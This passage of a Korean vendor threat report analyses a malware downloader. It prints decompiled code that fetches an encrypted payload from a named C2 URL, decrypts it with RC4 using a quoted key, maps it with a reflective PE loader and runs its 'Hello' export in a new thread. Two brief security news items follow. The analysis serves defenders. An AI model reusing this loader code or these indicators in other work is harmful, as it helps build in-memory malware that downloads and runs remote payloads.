      local_d00 = local_d00 & 0xffffffff00000000;
      local_d08 = local_d08 & 0xffffffff00000000;
      WinHttpSendRequest(hInternet,0,0,0);
      iVar3 = WinHttpReceiveResponse(hInternet);
      _Dst = _malloc_base(0xa00000);
      memset(_Dst,0,0xa00000);
      while( true ) {
        local_ce8[0] = 0;
        iVar4 = WinHttpQueryDataAvailable(hInternet,local_ce8);
        if (iVar4 == 0) break;
        uVar1 = *param_2;
        *param_2 = uVar1 + local_ce8[0];
        if (((local_ce8[0] == 0) ||
            (WinHttpReadData(hInternet,
                             ((ulonglong)(uVar1 + local_ce8[0]) - (ulonglong)local_ce8[0]) +
                             (longlong)_Dst,(ulonglong)local_ce8[0],local_c64), local_c64[0] == 0)
```

[데이터 수신을 위한 API 흐름]

악성 C2 서버의 주소는 “http://attach.docucloud.o-r.kr/FreeDownload.php”이며, 분석 시점에는 서버와 통신이 막힌 것으로 확인된다.

데이터를 수신하기 위해 인터넷 관련 라이브러리인 Wininet.dll과 Winhttp.dll의 API를 사용하는 것을 확인할 수 있다.

C2에서 받아오는 데이터는 총 0xA00000(640 KB) 크기의 데이터이며, 암호 알고리즘인 RC4(Rivest Cipher 4)를 이용해서 복호화가 진행된다.

복호화 과정 중 KSA(Key Scheduling Algorithm)를 수행할 때 “#RsfsetraW#@EsfesgsgAJOPj4eml;” 문자열을 사용하는 특징이 확인된다.

다음은 실제 사용된 Wininet.dll 과 Winhttp.dll의 API 들이다.

단계	주요 사용 API(함수)	동작 내용
1. URL 정규화	InternetCanonicalizeUrlW	대상 URL 문자열을 표준 형식으로 변환하여 정리
2. URL 파싱	InternetCrackUrlW	URL을 분해하여 호스트 이름, 포트 번호, 경로 등을 추출
3. 세션 초기화	WinHttpOpen	User-Agent(브라우저 정보)를 설정하여 HTTP 통신을 위한 세션을 연결
4. 서버 연결	WinHttpConnect	파싱된 정보를 바탕으로 대상 서버에 연결을 시도 및 연결 핸들 반환
5. 요청 생성	WinHttpOpenRequest	HTTP 요청 핸들을 생성(GET 또는 POST)
6. 옵션 설정	WinHttpSetOption	인터넷 옵션을 설정
7. 요청 전송	WinHttpSendRequest	서버로 요청을 보내고 응답을 대기/수신
	WinHttpReceiveResponse	
8. 데이터 수신	WinHttpQueryDataAvailable	수신 가능한 데이터 양을 확인하고, 할당된 버퍼에 데이터를 실제로 할당 시도
	WinHttpReadData	

- Reflective PE 로더

```
                /* 0x5a4d 'MZ' DOS Header 확인, 0x4550 'PE' NT Header 확인 */
if (((*param_2 == 0x5a4d) &&
    (piVar17 = (int *)((longlong)*(int *)(param_2 + 0x1e) + (longlong)param_2), *piVar17 == 0x4550
    )) && ((pvVar6 = VirtualAlloc(*(LPVOID *)(piVar17 + 12),(ulonglong)(uint)piVar17[024],0x2000,4
                                  ), pvVar6 != (LPVOID)0x0 ||
           (local_48 = pvVar6,
           pvVar6 = VirtualAlloc((LPVOID)0x0,(ulonglong)(uint)piVar17[024],0x2000,4),
           local_48 = pvVar6, pvVar6 != (LPVOID)0x0)))) {
  local_48 = pvVar6;
  pvVar7 = GetProcessHeap();
  lpMem = (longlong *)HeapAlloc(pvVar7,0,0x20);
  if (lpMem != (longlong *)0x0) {
    uVar16 = 0;
    lpMem[1] = (longlong)pvVar6;
    lpMem[3] = 0;
    lpMem[2] = 0;
    VirtualAlloc(pvVar6,(ulonglong)(uint)piVar17[20],0x1000,4);
    puVar8 = (undefined8 *)VirtualAlloc(pvVar6,(ulonglong)(uint)piVar17[21],0x1000,4);
    if (puVar8 != (undefined8 *)0x0) {
      memcpy(puVar8,(undefined8 *)param_2,
             (ulonglong)(uint)(piVar17[0x15] + *(int *)(param_2 + 0x1e)));
      iVar5 = *(int *)(param_2 + 0x1e);
      *lpMem = (longlong)iVar5 + (longlong)puVar8;
      *(LPVOID *)((longlong)iVar5 + (longlong)puVar8 + 0x30) = pvVar6;
```

[헤더 확인]

수신된 데이터들이 RC4 알고리즘을 통해 복호화되기 전에 값의 변화를 확인하기 위해 PE 구조의 “MZ” 헤더와 “PE” 헤더 값을 확인한다.

복호화 된 데이터는 실행 파일로 확인되며, 메모리를 할당하고 PE 섹션 매핑 시도와 메모리 보호 속성 설정 등을 진행한다.

이러한 행위는 Reflective PE 로더에서 복호화 데이터를 할당된 메모리에 로드하여 사용할 수 있게 준비하는 기능으로 확인된다.

- 데이터 실행

```
memset((undefined1 (*) [32])lpFilename,0,0x200);
pHVar9 = DAT_180022320;
DVar3 = GetModuleFileNameW(DAT_180022320,lpFilename,0x100);
if (DVar3 != 0) {
  plVar7 = (longlong *)ReflectivePELoader(pHVar9,(short *)pauVar4,lpFilename);
  if (plVar7 == (longlong *)0x0) {
    thunk_FUN_1800091a0(pauVar4);
  }
  else {
    lpStartAddress = (LPTHREAD_START_ROUTINE)GetHelloExport(plVar7);
    if (lpStartAddress != (LPTHREAD_START_ROUTINE)0x0) {
      CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress,(LPVOID)0x0,0,(LPDWORD)0x0);
```

[DLL 실행 로직]

Reflective PE 로더를 실행 후 반환되는 구조체의 유무를 통해 내보내기(Export) 함수인 “Hello”를 실행할지 결정된다.

복호화 데이터는 실행 파일 중 DLL 파일로 확인되며, Reflective PE 로더를 실행 후 반환되는 구조체가 존재하면 “Hello” 함수를 실행하기 위해 PE 구조의 “MZ”와 “PE” 헤더 값을 확인한다.

그 후 PE 구조를 계산하여 Export 테이블에 접근하며, 함수들의 주소값이 반환되어 사용된다.

이렇게 구해진 주소값은 CreateThread API로 해당 프로세스에 스레드를 생성하여 페이로드의 “hello” 함수를 실행한다.

4. 주요 보안 뉴스

“백신부터 무력화한다” 러시아 겨냥 암네시아 RAT 파상공세

최근 러시아를 겨냥한 암네시아 원격 접근 트로이목마(Amnesia RAT)와 암네시아와 결합한 다단계 피싱 공격 캠페인을 포토 넷이 포착했다.

- 출처: https://www.boannews.com/media/view.asp?idx=141694&page=4&kind=1

10년 만에 다시 뚫린 유통 공룡 ‘타겟’… 자체 개발 서버 털려 핵심 시스템 노출

미국 대형 소매 유통 기업 타겟(Target)의 내부 소스코드 약 860GB가 다카 웹에 매물로 올라왔다. 해커들은 타겟이 자체 운영하던 기타야(Gitea) 개발 서버에서 데이터를 탈취했다고 주장하며, 증거로 소스코드 샘플을 공개했다.

- 출처: https://www.boannews.com/media/view.asp?idx=141727&page=3&kind=1

SGA 보안위협 리포트
보안레이더

SGA 에스지에이솔루션즈(주)
https://www.sgasol.kr
경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호